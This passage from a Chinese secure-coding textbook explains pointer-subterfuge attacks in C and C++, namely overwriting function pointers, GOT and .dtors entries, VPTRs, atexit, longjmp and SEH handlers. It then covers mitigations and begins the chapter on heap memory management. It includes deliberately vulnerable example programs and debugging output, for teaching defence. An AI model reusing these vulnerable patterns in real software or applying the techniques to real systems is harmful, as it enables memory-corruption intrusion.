图3-2包含了一个有漏洞的程序，其BSS段中的一个函数指针可以被改写。第3行声明的静态字符数组buff和第4行声明的静态函数指针funcPtr都是未初始化的，并且存储于BSS段中。第6行对strncpy()的调用是对有界字符串复制函数的非安全调用的演示。当argv[1]的长度大于BUFSIZE的时候，就会发生缓冲区溢出。这个缓冲区溢出漏洞可以被用来将函数指针值改写为shellcode的地址，从而将程序的控制权转移到任意的代码。当程序执行到第7行、执行由funcPtr标识的函数的时候，shellcode将会取代good_function()得以执行。

```
1. void good_function(const char *str) {...}
2. void main(int argc, char *argv) {
3.     static char buff[BUFSIZE];
4.     static void (*funcPtr)(const char *str);
5.     funcPtr = &good_function;
6.     strncpy(buff, argv[1], strlen(argv[1]));
7.     (void)(*funcPtr)(argv[2]);
8. }
```

图3-2 BSS段中导致缓冲区溢出的程序漏洞

① BSS是Block Started by Symbol缩写，不过一般很少使用全称。

有一个推荐的缓冲区溢出缓解策略是将栈缓冲区重新声明为全局静态变量或局部静态变量，以降低栈粉碎攻击的可能性。然而，将缓冲区重新声明为全局变量并不是一个完备的解决方案，因为我们已经看到，数据段内同样可能出现可利用的缓冲区溢出漏洞。

3.3 数据指针

数据指针在C和C++程序中无处不在。Kernighan和Ritchie[Kernighan 88]对此有如下评论：

指针在C中大量地使用，很大一部分原因是因为它们通常能产生更紧凑、更高效的代码，而用其他手段则无法做到这一点。

C和C++中的数据指针用于指向动态分配的结构、函数的引用参数、数组以及其他数据结构。这些数据指针可能会被攻击者修改，比如当利用一个缓冲区溢出漏洞的时候。如果一个指针接下来被用作一个赋值操作的目的地，那么攻击者就可以通过控制该地址达到修改其他内存位置内容的目的，这种技术也称为任意内存写（arbitrary memory write）。

图3-3包含了一个有漏洞的程序，可以利用实现任意内存写。程序第5行包含一个无界内存副本。在溢出缓冲区后，攻击者可以覆写ptr和val。当接下来评估第6行中*ptr = val时，就会发生任意内存写。另外，某些常见的动态内存管理错误也使攻击者有机会修改数据指针。

```
1. void foo(void * arg, size_t len) {  
2.   char buff[100];  
3.   long val = ...;  
4.   long *ptr = ...;  
5.   memcpy(buff, arg, len);  
6.   *ptr = val;  
7.   ...  
8.   return;  
9. }
```

图3-3 修改数据指针

任意内存写在32位的Intel架构（IA-32）上备受关注，因为在这种硬件环境下，sizeof(void*)、sizeof(int)、sizeof(long)都等于4字节。换句话说，在IA-32架构下，有很多机会可以将某4个字节写入另外4个字节，从而覆写任意位置的一个地址。

3.4 修改指令指针

攻击者要想在IA-32架构上成功地执行任意代码，必须利用某种方式修改指令指针使其指向shellcode。指令指针寄存器（eip）存储了将要执行的下一条指令在当前代码段内的偏移量。

eip寄存器不能被软件直接存取。它在直线式执行时由一条指令边界步进到下一条指令，也可以由控制转移指令（例如jmp、jcc、call和ret等）、中断以及异常隐式地控制[Intel 04]。

以call指令为例，首先将返回信息存储于栈中，然后将控制权转移到由目标操作数指定的被调用函数处。目标操作数指定了被调用函数中的第一个指令的地址。该操作数可以是一个立即数（immediate value）、一个通用寄存器或一个内存位置。

图3-4展示了一个程序，其中使用函数指针funcPtr调用一个函数。第5行声明了一个函数指

针，所指函数为静态函数，后者接受一个常量字符串参数。在第6行，该函数指针被赋值为good_function()的地址，因此当第7行调用funcPtr时，实际调用的是good_function。作为对比，在第8行又用常规的静态方式调用了一次good_function()。

```
1. void good_function(const char *str) {
2.     printf("%s", str);
3. }

4. int _tmain(int argc, _TCHAR* argv[]) {
5.     static void (*funcPtr)(const char *str);
6.     funcPtr = &good_function;
7.     (void)(*funcPtr)("hi ");
8.     good_function("there!\n");
9.     return 0;
10. }
```

图3-4 使用函数指针的示例程序

图3-5展示了图3-4中两次调用good_function()的反汇编代码。第一个调用（使用函数指针的形式）发生于0x0042417F处，该地址的机器码为ff 15 00 84 47 00。在IA-32架构中call指令的形式有多种，本例中，ff操作码与一个Mod|RM(15)结合使用，指示一个绝对地址的间接调用。最后4个字节包含了被调用函数的地址（这里存在一级间接性）。可以在图3-5中的dword ptr[funcPtr(478400h)]调用中看到这个地址。这个地址中所保存的good_function()的实际的地址为0x00422479。

```
(void)(*funcPtr)("hi ");
00424178 mov esi, esp
0042417A push offset string "hi" (46802Ch)
0042417F call dword ptr [funcPtr (478400h)]
00424185 add esp, 4
00424188 cmp esi, esp

good_function("there!\n");
0042418F push offset string "there!\n" (468020h)
00424194 call good_function (422479h)
00424199 add esp, 4
```

图3-5 函数指针反汇编

对good_function()的第二个调用是个静态调用，发生于0x00424194。该位置的机器码是e8 e0 e2 ff ff。在本例中，调用指令用e8操作码表示。这种形式的调用指令表示下一条指令是一个近调用的相对偏移量。偏移量是一个负数，表示good_function()出现在更低的地址处。

这些对good_function()的调用，提供了一些可被攻击和不可被攻击的调用指令例子。静态调用使用一个立即数作为相对偏移量，由于该偏移量处于code段中，因此无法被覆写。而通过函数指针调用使用一个间接引用，被引用的地址（通常在data或stack段中）则可以被覆写。这些间接的函数引用，与无法在编译期决定的函数调用一样，可以被利用，从而使程序的控制权转移到任意代码。对于目标是将程序控制权转移到攻击者提供的代码中的任意内存写技术，参见下文描述。

3.5 全局偏移表

Windows和Linux在库函数的链接和控制转移方面使用了类似的机制。从安全的角度来看，二者主要的区别在于Linux使用的方法是可被利用的，而Windows则不然。

Linux、Solaris 2.x和SVR4使用的默认二进制格式称为ELF (executable and linking format, 可执行和链接格式)。ELF最初由USL (UNIX System Laboratories, UNIX系统实验室) 作为ABI (application binary interface, 二进制应用程序接口) 的一个部分开发并发布。近来, TIS (Tool Interface Standards, 工具接口标准)^①委员会采纳了ELF标准, 将其作为多种IA-32操作系统上的可移植目标文件格式。

任何ELF的二进制文件的进程空间中, 都包含一个称为GOT (global offset table, 全局偏移表) 的区 (section)。GOT保持有绝对地址, 从而使得地址可用, 并且不会影响位置独立性和程序代码的可共享性。要使得动态链接的进程能够工作, 这个表是必不可少的。该表的实际内容和形式取决于处理器的型号[TIS 95]。

程序使用的每一个库函数在GOT中都拥有一个入口项, GOT中包含有实际函数的地址。这使得很容易在进程内存中对库函数进行重定位。在程序首次使用一个函数之前, 该入口项包含有运行时链接器 (RTL, runtime linker) 的地址。如果该函数被程序调用, 则程序的控制权被转移到RTL, 然后函数的实际地址被确定且被插入GOT中。接下来就可以通过GOT中的入口项直接调用函数, 而跟RTL就无关了。

在ELF可执行文件中GOT入口项的地址是固定的。这就导致对任何可执行进程映像而言GOT入口项都位于相同的地址。如图3-6所示, 可以利用objdump命令查看某一个函数的GOT入口项的位置。为每一个R_386_JUMP_SLOT重定位记录指定的偏移量, 包含了指定函数 (或RTL链接函数) 的地址。

```
% objdump --dynamic-reloc test-prog
format:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET      TYPE          VALUE
08049bc0 R_386_GLOB_DAT  __gmon_start__
08049ba8 R_386_JUMP_SLOT  __libc_start_main
08049bac R_386_JUMP_SLOT  strcat
08049bb0 R_386_JUMP_SLOT  printf
08049bb4 R_386_JUMP_SLOT  exit
08049bb8 R_386_JUMP_SLOT  sprintf
08049bbc R_386_JUMP_SLOT  strcpy
```

图3-6 全局偏移表

攻击者可以利用任意内存写将一个函数的GOT入口项改写为shellcode的地址。这样, 当程序调用对应于被改写的GOT入口项的函数时, 程序的控制权就被转移到shellcode。例如, 由于每一个具有良好行为的C程序最后都会调用exit()函数, 因此, 只要覆盖了exit()的GOT入口

① 该委员会由微机行业成员组成, 致力为IA-32开发工具进行软件接口标准化。

项，就可以在`exit()`被调用时将程序的控制权转移到指定的地址。ELF过程链接表（procedure linkage table, PLT）具有类似的问题[Cesare 00]。

在Windows系统中，PE（portable executable，可移植可执行）文件格式扮演着与ELF格式相似的角色。PE文件中包含一个数据结构数组，每一项对应一个导入的DLL。每一项都包含有导入的DLL的名称以及一个指向函数指针数组的指针（即导入地址表，import address table，简称IAT）。每一个被导入的API在IAT中都有自己的保留槽，由Windows载入器为其填充导入函数的地址。一旦一个模块被载入，IAT就保存了需要调用的导入函数的地址。IAT的入口项是写保护的，因为它们在运行时无须修改。

3.6 .dtors区

任意内存写攻击的另外一个目标是覆写由GCC生成的可执行文件的`.dtors`区中的函数指针[Rivas 01]。GNU C允许程序员利用`__attribute__`关键字后跟一个包含于双括号中的属性修饰符来声明函数的属性[FSF 04a]。属性修饰符包括`constructor`和`destructor`。`constructor`属性指示函数在`main()`之前被调用，`destructor`属性则表示函数将在`main()`执行完成后或`exit()`被调用后进行调用。

图3-7所示的程序展示了`constructor`和`destructor`属性的用法。该程序包含3个函数：`main()`、`create()`和`destroy()`。第3行声明的`create()`函数是一个构造函数，第4行声明的`destroy()`函数则是一个析构函数。这两个函数都没有被`main()`调用，`main()`只是打印了两个函数的地址然后就退出了。图3-8展示了示例程序的执行结果。显然，`create()`首先执行，然后是`main()`，最后才是`destroy()`。

```
1. #include <stdio.h>
2. #include <stdlib.h>

3. static void create(void)
   __attribute__((constructor));
4. static void destroy(void)
   __attribute__((destructor));

5. int main(int argc, char *argv[]) {
6.     printf("Create: %p.\n", create);
7.     printf("destroy: %p.\n", destroy);
8.     exit(EXIT_SUCCESS);
9. }

10. void create(void) {
11.     printf("create called.\n");
12. }

13. void destroy(void) {
14.     printf("destroy called.\n");
15. }
```

图3-7 具有`constructor`和`destructor`属性的程序

```
% ./dtors
create called.
create: 0x80483a0.
destroy: 0x80483b8.
destroy called.
```

图3-8 示例程序的输出

构造函数和析构函数分别存储于生成的ELF可执行映像的.ctors和.dtors区中。这两区都具有如下的布局形式：

```
0xffffffff | 函数地址 | 0x00000000
```

.ctors和.dtors区映射到进程地址空间后，默认属性为可写。漏洞利用程序从未利用过构造函数，因为它们都在main函数之前执行，结果，攻击者的兴趣都集中到了析构函数和.dtors区上。

如图3-9所示，可以使用objdump命令检查可执行映像中的.dtors区中内容，我们可以看到头、尾标签，以及destroy()函数的地址（采用小端格式）。

攻击者可以通过覆写.dtors区中的函数指针的地址从而将程序控制权转移到任意的代码。如果攻击者能够读取到目标二进制文件，那么通过分析ELF映像，很容易就能确定要覆写的确切位置。

```
% objdump -s -j .dtors dtors

dtors:      file format elf32-i386

Contents of section .dtors:
804959c ffffffff b8830408 00000000
```

图3-9 .dtors区的内容

有趣的是，即使没有指定任何析构函数，仍然会有.dtors区的存在。在这种情况下，该区中只含有头、尾标签而没有函数地址。不过，仍然可以通过将尾标签0x00000000覆写为攻击者提供的shellcode的地址而将控制转移过去。如果shellcode返回，进程将会继续调用接下来的函数直到遇到尾标签或发生错误为止。

对于攻击者而言，覆写.dtors区的好处在于该区总是存在并且会映射到内存中^①。当然，.dtors仅存在于用GCC编译和链接的程序中。有时候，很难找到合适的shellcode注入点，使得在main()退出后shellcode仍然能够驻留在内存中。

3.7 虚指针

在C++中可以定义虚函数（virtual function）。虚函数就是用virtual关键字声明的类成员函数。该函数可以由派生类中的同名函数所覆写。一个指向派生类对象的指针可以被赋给基类指针，并

^① strip(1)命令并不会移除二进制文件中的.dtors区。

且通过该指针来调用函数。如果没有虚函数，则调用的是基类的函数，因为它和指针的静态类型相关联。当使用虚函数时，调用的则是派生类的函数，因为该函数和对象的动态类型相关联。

图3-10以实例描述了虚函数的语义。a是一个基类，包含一个常规函数f()和一个虚函数g()。类b派生自a，分别重定义和覆写了这两个函数。在main()中，声明了一个指向基类的指针my_b，但它被赋值为指向一个派生类b对象的指针。当在第21行中调用非虚函数my_b->f()时，与a（基类）相关联的函数f()被调用。而当在第22行中调用虚函数my_b->g()时，与b（派生类）相关联的函数g()被调用。

```
1. class a {
2.     public:
3.         void f(void) {
4.             cout << "base f" << endl;
5.         };
6.         virtual void g(void) {
7.             cout << "base g" << endl;
8.         };
9. };
10. class b: public a {
11.     public:
12.         void f(void) {
13.             cout << "derived f" << endl;
14.         };
15.         void g(void) {
16.             cout << "derived g" << endl;
17.         };
18. };
19. int _tmain(int argc, _TCHAR* argv[]) {
20.     a *my_b = new b();
21.     my_b->f();
22.     my_b->g();
23.     return 0;
24. }
```

图3-10 虚函数的语义

大多数C++编译器使用虚函数表（virtual function table, VTBL）实现虚函数。VTBL是一个函数指针数组，用于在运行时派发虚函数调用。在每一个对象的头部，包含一个指向VTBL的虚指针（virtual pointer, VPTR）。VTBL含有指向虚函数的每一个实现的指针。图3-11展示了上例中的数据结构。




图3-11 VTBL的运行时表示

覆写VTBL中的函数指针或者改变VPTR使其指向任意的VTBL都是可能的，可以通过任意内存写或者利用缓冲区溢出直接写入对象。通过对对象的VTBL和VPTR的覆写，攻击者可以使函数指针执行任意的代码。VPTR粉碎（VPTR smashing）攻击尚未泛滥，但在其他攻击手段都失

效的情况下它就可能被采用[Pincus 04]。

3.8 atexit()和on_exit()函数

atexit()是C99定义的一个通用工具函数。atexit()可以注册无参函数，并在程序正常结束后调用该函数。C99要求编译器支持至少32个函数的注册。Sun OS上的on_exit()函数具有类似的功能。libc4、libc5和glibc也提供了这样的函数[Bouchareine 05]。

在图3-12展示的程序中，第6行（main()中）使用atexit()注册test()函数。该程序在退出前将全局变量glob赋值为字符串“Exiting.\n”（第7行）。test()函数在程序退出后得以执行，并且打印出该字符串。

```
int main(void){
1. char *glob;
2. void test(void) {
3.     printf("%s", glob);
4. }

5. int main(void){
6.     atexit(test);
7.     glob = "Exiting.\n";
8. }
```

图3-12 使用atexit()的程序

atexit()通过往一个退出时将被调用的函数的数组中添加指定的函数完成工作。当exit()被调用时，数组中的每一个函数都以“后进先出”（LIFO）的顺序被调用。由于atexit()和exit()都要使用该数组，因此它被分配为一个全局性的符号（BSD操作系统中是__atexit，Linux操作系统中则是__exit_funcs）。

图3-13中使用gdb调试atexit程序的会话过程，展示了atexit数组的位置和结构。在该调试

```
(gdb) b main
Breakpoint 1 at 0x80483f6: file atexit.c, line 6.
(gdb) r
Starting program: /home/rcs/book/dtors/atexit

Breakpoint 1, main (argc=1, argv=0xbffff744) at atexit.c:6
6 atexit(test);
(gdb) next
7 glob = "Exiting.\n";
(gdb) x/12x __exit_funcs
0x42130ee0 <init>: 0x00000000 0x00000003 0x00000004 0x4000c660
0x42130ef0 <init+16>: 0x00000000 0x00000000 0x00000004 0x0804844c
0x42130f00 <init+32>: 0x00000000 0x00000000 0x00000004 0x080483c8
(gdb) x/4x 0x4000c660
0x4000c660 <_dl_fini>: 0x57e58955 0x5ce85356 0x81000054 0x0091c1c3
(gdb) x/3x 0x0804844c
0x0804844c <__libc_csu_fini>: 0x53e58955 0x9510b850 x102d0804
(gdb) x/8x 0x080483c8
0x080483c8 <test>: 0x83e58955 0xec8308ec 0x2035ff08 0x68080496
```

图3-13 使用gdb的atexit程序的调试会话

会话中，在main()中调用atexit()之前设了一个断点，然后运行程序。接下来执行atexit()，注册test()函数。在test()函数注册后，显示了__exit_funcs位置的内存。每一个函数都保存在由4个双字(doublewords)构成的结构中。每一个结构的最后一个双字保存着函数的实际地址。通过检查这些地址的内存得知，已经注册了3个函数：_dl_fini()、__libc_csu_fini()以及我们编写的test()。可以通过对__exit_funcs结构采用任意内存写或缓冲区溢出手段将程序的控制权转移到任意的代码。请注意，即使不显式使用atexit()注册_dl_fini()和__libc_csu_fini()函数，它们也会存在。

3.9 longjmp()函数

C99定义了setjmp()宏、longjmp()函数，以及jmp_buf类型，它们可以用来绕过正常的函数调用和返回规则。

setjmp()宏为稍后将会调用的longjmp()函数保存其调用环境。longjmp()则恢复最后一次由setjmp()宏保存的调用环境。图3-14展示了longjmp()是如何将程序控制权返回到setjmp()调用点的。

```
1. #include <setjmp.h>
2. jmp_buf buf;
3. void g(int n);
4. void h(int n);
5. int n = 6;

6. void f(void) {
7.     setjmp(buf);
8.     g(n);
9. }

10. void g(int n) {
11.     h(n);
12. }

13. void h(int n){
14.     longjmp(buf, 2);
15. }
```

图3-14 longjmp()函数使用示例

图3-15展示了Linux中jmp_buf数据结构的实现及其有关的定义。jmp_buf结构（第9~13行）包含3个域。调用环境存储于__jmpbuf（于第1行声明）中。__jmp_buf类型是一个包含了6个元素的整数数组。#define语句指明每个数组元素中保存的值。例如，基址指针（base pointer, BP）存储于__jmp_buf[3]中，而程序计数器（program counter, PC）则存储于__jmp_buf[5]中。

图3-16展示了Linux上为longjmp()产生的汇编指令。第2行的movl指令恢复BP，第3行的movl指令恢复栈指针（SP），第4行则将程序控制权转移到保存的PC。

```
1. typedef int __jmp_buf[6];
2. #define JB_BX 0
3. #define JB_SI 1
4. #define JB_DI 2
5. #define JB_BP 3
6. #define JB_SP 4
7. #define JB_PC 5
8. #define JB_SIZE 24
9. typedef struct __jmp_buf_tag {
10.     __jmp_buf __jmpbuf;
11.     int __mask_was_saved;
12.     __sigset_t __saved_mask;
13. } jmp_buf[1];
```

图3-15 jmp_buf结构的Linux实现

```
longjmp(env, i)
1. movl i, %eax /* return i */
2. movl env.__jmpbuf[JB_BP], %ebp
3. movl env.__jmpbuf[JB_SP], %esp
4. jmp (env.__jmpbuf[JB_PC])
```

图3-16 在Linux上为longjmp()生成的汇编指令

可以通过将jmp_buf缓冲区中PC的值改写为shellcode的起始地址的方法，来利用longjmp()函数。任意内存写或者针对jmp_buf结构的缓冲区溢出都能达到这个目的。

3.10 异常处理

异常就是函数操作中发生的意外情况。例如，除0将会产生一个异常。很多程序员采取实现异常处理器的方式来处理这些特殊情况，以避免非预期的程序中止。另外，异常处理器被串在一起并以一定顺序的被调用，直到其中一个能够处理异常为止。

微软Windows操作系统提供了如下三种形式的异常处理器。操作系统按给定的顺序调用它们直到其中某一个被成功执行。

1. 向量化异常处理 (Vectored exception handling, VEH)。向量化异常处理器先于结构化异常处理器调用。Windows XP支持这种异常处理方式。

2. 结构化异常处理 (Structured exception handling, SEH)。这种方式被实现为每函数 (per-function) 或每线程 (per-thread) 的异常处理器，即每一个函数或每一个线程都有自己的异常处理器。

3. 系统默认异常处理：这是一个全局异常过滤器和处理器，用于处理整个进程的异常情况。如果前述的异常处理器都无法处理异常，那么它将会被调用。

下面讨论结构化异常处理和系统默认异常处理。向量化异常处理由于未被软件漏洞利用广泛使用，因此略去。

3.10.1 结构化异常处理

SEH向C和C++程序添加了try-except语句支持，允许应用程序捕获和处理硬件和软件异常，如图3-17所示。

```
int main (void) {
    int x = INT_MIN;
    int y = -1;

    __try
        x = x/y;
    __except (GetExceptionCode() ==
              EXCEPTION_INT_OVERFLOW?
              EXCEPTION_EXECUTE_HANDLER:
              EXCEPTION_CONTINUE_SEARCH) {
        // handle integer overflow
    }
    return 0;
}
```

图3-17 try-except语句

__try子句中引发的任何异常都将被匹配的异常处理器所处理。如果__try子句在执行过程中未引发异常，则接下来将执行__except块之后的语句。图3-17中的例子展示了SEH如何用于处理一个整数溢出硬件异常。GetExceptionCode()是一个微软专有的函数，用于返回异常代码（一个32位的整数值）。

对结构化异常而言，Windows为每线程的异常处理器提供了特殊支持。编译器产生的代码，将一个指向EXCEPTION_REGISTRATION结构的指针的地址，写入fs段寄存器所引用的地址。这个结构在Visual C++运行库源文件的EXSUPP.INC中使用汇编语言struc定义，它包含2个数据元素，如图3-18所示。

```
_EXCEPTION_REGISTRATION struc
    prev                dd      ?
    handler              dd      ?
_EXCEPTION_REGISTRATION ends
```

图3-18 EXCEPTION_REGISTRATION struc的定义

在这个结构中，prev是一个指向异常处理器链中前一个EXCEPTION_HANDLER结构的指针，handler则是一个指向实际异常处理器函数的指针。

Windows针对异常处理器施加了几条强制性的措施，以确保异常处理器链和系统的完整性：

1. EXCEPTION_REGISTRATION结构必须在栈上分配。
2. prev EXCEPTION_REGISTRATION结构必须处于栈中较高的地址。

3. EXCEPTION_REGISTRATION结构必须按双字节边界对齐。

4. 如果可执行映像头部列出了SAFE SEH处理器地址^①，那么处理器地址必须被列为SAFE SEH处理器。反之，任何结构化异常处理器都可以被调用。

编译器在函数开头（function prolog）初始化栈帧。图3-19展示了Visual C++产生的典型的函数开头。这段代码建立了如表3-1所示的栈帧结构。编译器在栈中为局部变量分配空间。因为异常处理器地址紧跟在局部变量之后，因此，如果一个栈变量发生缓冲区溢出，那么异常处理器地址就将被覆写为任意的值。

```

1. push    ebp
2. mov     ebp, esp
3. and     esp, 0FFFFFFFh
4. push    0FFFFFFFh
5. push    ptr [Exception_Handler]
6. mov     eax, dword ptr fs:[00000000h]
7. push    eax
8. mov     dword ptr fs:[0], esp

```

图3-19 栈帧初始化

表3-1 具有异常处理器的栈帧

栈的移量	描述	值
-0x10	处理器	[Exception_Handler]
-0x0C	前一个处理器	fs:[0]位于函数起始处
-8	哨位	-1
-4	保存的ebp	ebp
0	返回地址	返回地址

除了覆写单独的函数指针外，还可以替换线程环境块（thread environment block, TEB）中的指针，已注册的异常处理器的列表就是由该指针所引用的。攻击者需要仿造一个入口列表作为攻击代码的一部分，然后利用任意内存写技术修改第一个异常处理器域。尽管最新版本的Windows已经加入了入口列表有效性校验功能，然而Litchfield示范了在很多情况下都可以成功地进行利用攻击[Litchfield 03a]。

3.10.2 系统默认异常处理

Windows为进程提供了一个全局异常过滤器和处理器，如果之前所述的异常处理器都没能处理异常，那么该处理器就会被调用。很多程序员为了让程序能够优雅地处理非预期的错误或者只是为了调试方便，往往会为整个进程实现一个未处理异常过滤器。

未处理异常过滤器函数利用SetUnhandledExceptionFilter()函数进行设置。该函数作为进程的最后一级异常处理器而被调用。然而，如果攻击者利用任意内存写技术覆写了某特定内存地址，则未处理异常过滤器可以被重定向去执行任意代码。不过，Windows XP SP2对指针地

① 微软Visual Studio .NET编译器支持创建带有SAFE SEH支持的代码，不过仅在Windows XP SP2中有效。

址进行了编码，使得前述的重定向操作不再轻而易举。在现实编程中，如果不了解进程的细节信息，攻击者很难对指针值进行正确地编码。

3.11 缓解策略

防止指针诡计的最佳方式就是消除“允许内存被不正确地覆写”的漏洞。覆写数据指针（本章中已有讨论）、常见的动态内存管理错误（见第4章）、字符串格式化漏洞（见第6章）都可能导致指针诡计的发生。消除这些漏洞来源是消除指针诡计的最佳方式。当然，也存在其他缓解策略，不过，尽管它们有帮助作用，但不能依赖它们彻底解决问题。

3.11.1 W^X

减少目标暴露的方法之一，就是降低有漏洞的进程的权限。第8章描述了一个名为“W xor X”或者“W^X”的策略，意思就是一段内存区域要么可写要么可执行，但不可两者兼备。现在还不清楚这种方案能否有效地阻止类似于`atexit()`这样的同时需要运行时写入和可执行的攻击目标。另外，该方法尚未被广泛地实现。

3.11.2 Canaries

在第2章，我们考察了由于有缺陷的字符串操作和栈粉碎攻击所导致的漏洞的缓解策略，其中就包括Canaries。遗憾的是，Canaries仅对于那些欲通过溢出栈缓冲区来覆写栈指针或者其他受保护区域的漏洞利用有效。Canaries并不能保护对变量、数据指针或者函数指针的修改。Canaries不能阻止包括栈段在内的任何位置发生缓冲区溢出。

3.12 本章小结

就像栈粉碎攻击被用于覆写返回地址一样，缓冲区溢出可被用于覆写数据指针或函数指针。覆写函数或数据指针的能力取决于缓冲区溢出发生的地址和目标指针之间的距离的远近，不过一般而言，同一个内存段内都存在这样的机会。

覆写函数指针使得攻击者能够直接将程序的控制权转移到由其提供的任意代码。对数据指针进行覆写并赋值的能力导致了任意内存写技术。

不管环境如何，任意内存写技术都有很多机会将程序的控制权转移给任意的代码。其中一些目标是标准特性的结果（例如`longjmp()`和`atexit()`等），另外一些则特定于编译器（例如`.dtors`节）或操作系统（例如`on_exit()`）。除了本章描述的目标之外，还存在许多其他的目标（包括已知的和未知的）。

任意内存写攻击可以轻易地打败基于canary的保护措施。对受攻击目标全部进行写保护是不现实的，因为目标有很多，而且其中很多（例如函数指针）又确实存在在运行阶段进行修改的要求。发生于任何内存段的缓冲区溢出都可以被利用以执行任意的代码，因此，将变量从栈转移到数据段或堆中并非解决方案。预防因缓冲区溢出导致的指针诡计的最佳措施，就是消除可能产生缓冲区溢出的条件。

下一章将讨论一些基于堆的漏洞及其利用方式，攻击者可以利用这些漏洞覆写任意位置的地址。这些利用方式源于堆上的缓冲区溢出、对已释放内存的写操作以及对`free()`的多次调用。

3.13 阅读材料

指针诡计攻击主要是针对StackGuard以及其他产品所引入的栈canary检测（stack canary checking）技术而发展起来的。Rafal Wojtczuk讨论了通过覆写GOT入口项的方式击败Solar Designer的不可执行栈补丁的方法[Wojtczuk 98]。Matt Conover发表于1999年的有关堆利用（heap exploitation）的论文包含一些指针诡计攻击的例子[Conover 99]。Bulba和Richarte也描述了击败StackShield和StackGuard保护方案的指针诡计利用方式[Bulba 00, Richarte 02]。David Litchfield讨论了异常处理器劫持（exception-handler hijacking）[Litchfield 03a, Litchfield 03b]。Rix在Phrack 56中描述了破坏C++ VPTRs的攻击[Rix 00]。Pincus对指针诡计攻击提供了很好的概述[Pincus 04]。



第4章 动态内存管理

与Fred Long[⊖]合著

拇指怦怦动，

必有恶人来，

既来皆不拒，

洞门敲自开。

——威廉·莎士比亚

《麦克白》第4幕第1场

一些C和C++的程序需要对可变数量的数据元素进行操作，这就要求使用动态内存来管理这种数据。绝大多数的应用程序都使用了某种形式的内存管理。

内存管理一直是那些难以捉摸的程序设计缺陷的来源之一，并且导致其成为安全缺陷和漏洞的一个来源。例如，将同一块内存释放两次就是一个编程缺陷，这种行为会导致可利用的漏洞。并非只有覆写栈中内存的缓冲区溢出才是危险的，堆中发生缓冲区溢出同样会造成危险的后果。

本章描述Linux和Windows平台上的动态内存管理，考察常见的动态内存管理错误，并对其导致的安全风险进行评估。Doug Lea的malloc分配器和微软的RtlHeap被用作内存管理器示例，对它们使用不当会导致易受攻击的漏洞。之所以选择这两种内存管理器，是因为它们目前被广泛使用。招致基于堆的漏洞利用的动态内存管理器绝非仅此两种。虽然各种内存管理器漏洞利用细节有所不同，但导致这些漏洞的编程错误通常来说是相同的。

4.1 动态内存管理

堆中的内存由动态内存分配器（dynamic memory allocator）或内存管理器（memory manager）管理。在C语言中，内存的分配是通过calloc()、malloc()以及realloc()函数实现的，而内存的释放则是通过free()函数实现的。在C++中，内存通过new操作符分配，通过delete操作符释放。某些操作系统，例如微软Windows的各种版本，提供了额外的平台相关的内存管理API。

内存管理函数

C99定义了如下内存管理函数，它们得到了多种平台上的编译器的广泛支持。

malloc(size_t size);

- 分配size个字节的内存，并且返回一个指向所分配内存的指针。所分配的内存未进行初始化。

[⊖] Fred Long是英国威尔士大学阿伯里斯特威斯学院计算机科学系的高级讲师。

free(void * p);

- 释放由p指向的内存空间，该空间必须是先前通过malloc()、calloc()或realloc()分配的。如果free(p)此前已经被调用过，将会导致未定义行为。如果p为NULL，则不执行任何操作。

realloc(void * p, size_t size);

- 将p所指向的内存块的大小改为size个字节。新旧大小的最小值所包含的内容不变，新分配的内存未作初始化。如果p为NULL，则该调用等价于malloc(size)；如果size等于0，则该调用等价于free(p)。如果p不为NULL，则其必须是早先调用malloc()、calloc()或realloc()所返回的结果。

calloc(size_t nmemb, size_t size);

- 为数组分配内存，该数组共有nmemb个元素，每个元素的大小为size，返回的指针指向所分配的数组。数组中的内容全部被初始化为0。

calloc()和malloc()的返回值是一个指向已分配内存的指针，该指针已被适当地对齐，使其可以指向任何类型。如果分配请求失败，则返回NULL。

内存管理器既管理已分配的内存，也管理空闲内存。在大多数操作系统上（包括UNIX和Windows），内存管理器都是作为客户进程的一部分运行的。不管是分配给客户进程使用的内存还是分配给管理器内部使用的内存，都位于客户进程的可寻址的内存空间内。

内存管理器通常都是作为编译器的运行时系统的一部分提供的，但有时它也可能作为操作系统的一部分提供。内存管理器可以静态链接到可执行文件中，也可以在运行时进行决定。至于使用何种内存管理器则无任何限制——你甚至可以自己写一个。

虽然各种内存管理器使用的具体算法有区别，但它们大多是Knuth在《Art of Computer Programming》^①[Knuth 97]中所描述的动态存储分配算法的变种。

Knuth定义了一种动态存储分配器算法，用于对来自一个较大的存储区域的可变大小的内存块进行分配和释放。动态存储分配需要维护一个可用空间的列表。按照Knuth的描述，“通常最好让可用空间自己携带这样的—个列表”。空闲内存块的用户可寻址区域可以包含指向其他空闲块的指针（或索引）。所有空闲块可以按照其大小的升序或降序链接在一起，也可以按照内存地址高低进行链接，甚至可以随机地链接在一起。^②

动态存储分配需要一种算法用于查找并保留一个具有n个连续字节的内存块。这个算法可以是最佳匹配的（best-fit），也可以是最先匹配的（first-fit）。使用最佳匹配算法时，将选择一个包含m个连续字节的内存块，这里m是可用内存块的大小中不小于n的最小值。而使用最先匹配算法时，则简单地返回查找到的第一个大小大于或等于n的内存块。

① 该巨著由机械工业出版社引进出版，总共分为3卷，标准书号为978-7-111-22709-0、978-7-111-22718-2和978-7-111-22717-5。——编辑注

② 在现代的基于虚拟内存的机器架构上，使用in-band（或in-chunk）的空闲块链表通常会导致糟糕的性能。因为空闲块都是通过空闲链表散乱链接起来的，所以当遍历链表时，调用free()可能会导致将未使用的页从磁盘换入内存。

这两种方法存在一个共同的问题，就是它们都会产生极小的内存碎片，比方说，碎片的大小可能只有1或2个字节。为了避免出现这类碎片，当剩余的内存空间太小以至于无法使用时，内存管理器可能会分配比所请求的大一些的内存块。

最后，内存管理器在内存块不再使用时必须能够对其进行回收。方式之一是一旦内存块被释放，即将其放入可用空间列表中，并且将其与相邻区域进行合并。为了消除存储回收时所需的查找操作，Knuth在每一个内存块的两端使用了边界标志^①，并且在每一个内存块的开头加入了一个size域。边界标志用于拼接相邻的空闲内存块，从而可以避免碎片的产生。size域则简化了在内存块之间的导航操作。

Knuth算法中的很多元素，包括in-band空闲列表，在UNIX中都得到了实现。K&R C包含了最初的（简单而优雅）的malloc()和free()的实现（针对UNIX）[Kernighan 88]。Knuth和K&R C中发布的这些算法对C和C++开发人员产生了深远的影响。

4.2 常见的动态内存管理错误

